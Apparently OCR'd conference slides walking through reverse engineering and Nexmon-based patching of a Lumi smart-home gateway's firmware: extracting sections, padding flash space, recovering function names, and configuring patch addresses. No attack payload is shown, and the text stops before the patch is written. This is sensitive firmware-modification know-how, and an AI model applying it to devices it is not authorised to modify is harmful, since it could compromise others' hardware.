
Creating ELF File

```
~/defcon-demo$ ls
063df95bd538a9cfa22c7c8664[redacted]_upd_lumi.gateway.v3.bin                    megaparser.py
063df95bd538a9cfa22c7c8664[redacted]_upd_lumi.gateway.v3.bin_patched.elf        section1_0x100000.bin
063df95bd538a9cfa22c7c8664[redacted]_upd_lumi.gateway.v3.bin_script.lds         section2_0x1f003768.bin
builder_063df95bd538a9cfa22c7c8664[redacted]_upd_lumi.gateway.v3.bin_script.sh  section3_0x20000040.bin
~/defcon-demo$ bash builder_063df95bd538a9cfa22c7c86642c[redacted]_upd_lumi.gateway.v3.bin_script.sh
~/defcon-demo$ file a.out
a.out: ELF 32-bit LSB executable, ARM, version 1, statically linked, not stripped
~/defcon-demo$
```

Loading into Disassembler



Finding Key memory area




Step 3:

PREPARATION FOR NEXMON

Create space for patches


Space on Partition: 614 Kbyte
Size original firmware: 569 Kbyte




Create space for patches

```
~/defcon-demo$ cp section2_0x1f003768.bin section2_0x1f003768_mod.bin
~/defcon-demo$ dd if=/dev/zero bs=1 count=1280 >> section2_0x1f003768_mod.bin
1280+0 records in
1280+0 records out
1280 bytes (1.3 kB, 1.2 KiB) copied, 0.013424 s, 95.4 kB/s
~/defcon-demo$ ls -la section2*
-rw-rw-rw- 1       560816              section2_0x1f003768.bin
-rw-rw-rw- 1       562096              section2_0x1f003768_mod.bin
```


Get function names



Compile Example Project with debug symbols




Load binary into IDA



Use Bindiff to apply function names

Get function names



Interesting functions

- httpc_get @ 1F04C50C
- bin2hex @ 0x1F071670
- snprintf @ 0x1F04903C
- wmprintf @ 0x1F04835C
  - Console output
- otu_timer_info @ 0x1F046130
  - “otc_info” message to Cloud via UDP
  - First snprintf @ 0x1F046152

We need to find all functions that we want to use later in our patch

Nexmon requirements

We:

- ✓ Have the Firmware/Binary
- ✓ Know memory layout
- ✓ Have free space on flash for patch
- ✓ Know function names and signatures


Step 4:

CONFIGURE NEXMON

Define devices and firmware versions

patches/include/firmware_version.h


```
#ifndef FIRMWARE_VERSION_H
#define FIRMWARE_VERSION_H

#define CHIP_VER_ALL                    0


#define CHIP_VER_MW300_LED              6
#define CHIP_VER_MW300_GW               7

#define FW_VER_ALL                      0

#define FW_VER_MW300_LED_141_40         60

#define FW_VER_MW300_GW_141_150         70
#define FW_VER_MW300_GW_141_151         71
#define FW_VER_MW300_GW_141_156         72


#endif /*FIRMWARE_VERSION_H*/
```



Define firmware parameters

firmwares/mw300/lumi-gateway_141_156/definitions.mk

```
NEXMON_CHIP=CHIP_VER_MW300_GW
NEXMON_CHIP_NUM=`$(NEXMON_ROOT)/buildtools/scripts/ge
NEXMON_FW_VERSION=FW_VER_MW300_GW_141_156
NEXMON_FW_VERSION_NUM=`$(NEXMON_ROOT)/buildtools/scri

NEXMON_ARCH=armv7-m

RAM_FILE=section2_0x1f003768_mod.bin
RAMSTART=0x1f003768
RAMSIZE=0x88eb0

PATCHSTART=0x1F08C618 # RAMSTART + RAMSIZE
PATCHSIZE=0x500
```



Define existing functions

patches/common/wrapper.c

```
AT(CHIP_VER_MW300_GW, FW_VER_MW300_GW_141_156, 0x1F04C50C)
int
httpc_get(const char *url_str, http_session_t *handle, http_resp_t **http_resp, int null)
RETURN_DUMMY

AT(CHIP_VER_MW300_GW, FW_VER_MW300_GW_141_156, 0x1F071670)
void bin2hex(char *src, char *dest, unsigned int src_len,
	unsigned int dest_len)
VOID_DUMMY

AT(CHIP_VER_MW300_GW, FW_VER_MW300_GW_141_156, 0x1F04903C)
int
snprintf(char *buffer, int a, const char *format,...)
RETURN_DUMMY

AT(CHIP_VER_MW300_GW, FW_VER_MW300_GW_141_156, 0x1F04835C)
int
wmprintf(const char *format, ...)
RETURN_DUMMY
```


Step 5:

WRITE PATCH, COMPILE, REBUILD

